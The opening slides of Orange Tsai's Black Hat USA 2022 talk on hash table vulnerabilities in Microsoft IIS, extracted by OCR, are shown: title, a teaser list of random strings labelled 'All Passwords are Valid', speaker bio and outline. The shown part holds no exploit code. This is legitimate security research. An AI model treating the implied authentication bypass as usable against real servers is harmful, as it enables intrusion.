Let's Dance in the Cache:


Destabilizing Hash Table on Microsoft IIS

🍊 Orange Tsai

DEVCORE

black hat USA 2022

For a Protected Area

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I0XVSRY7
4J4F29DY
BA55FF5B
VJ5QUDCJ
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XT2A3HD6
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FTM3BRCO
FTNJ0N3Q
4KT30N6F
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
AND MORE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I0XVSRY7
4J4F29DY
BA55FF5B
VJ5QUDCJ
XS9B66QE
I1BICTG1
All Passwords are Valid
2AWCRJ5Z
I212PEZ3
XT2A3HD6
MK4CSS3L
OT844EAG
92D4O9UT
FTM3BRCO
FTNJ0N3Q
4KT30N6F
92TWJEJM
OU131W48
KC4U2MRT
VL62A63D
93DWE2MQ
OUFLIRN9
MLK1OC5L
VLKKY1ME
2CONWY0F
03R2ZXJM
AND MORE

Orange Tsai

- Specialize in Web and Application Vulnerability Research
  - Principal Security Researcher of DEVCORE
  - Speaker at Conferences: Black Hat USA/ASIA, DEFCON, HITB AMS/GSEC, POC, CODE BLUE, Hack.lu, WooYun and HITCON
  - Former Captain of HITCON CTF Team
- Selected Awards and Honors:
  - 2017 - 1st place of Top 10 Web Hacking Techniques
  - 2018 - 1st place of Top 10 Web Hacking Techniques
  - 2019 - Winner of Pwnie Awards "Best Server-Side Bug"
  - 2021 - Champion and "Master of Pwn" of Pwn2Own
  - 2021 - Winner of Pwnie Awards "Best Server-Side Bug"

Outline

1. Introduction
2. Our Research
3. Vulnerabilities
4. Recommendations

Hash Table

The most underlying Data Structure in Computer Science



Hold Data

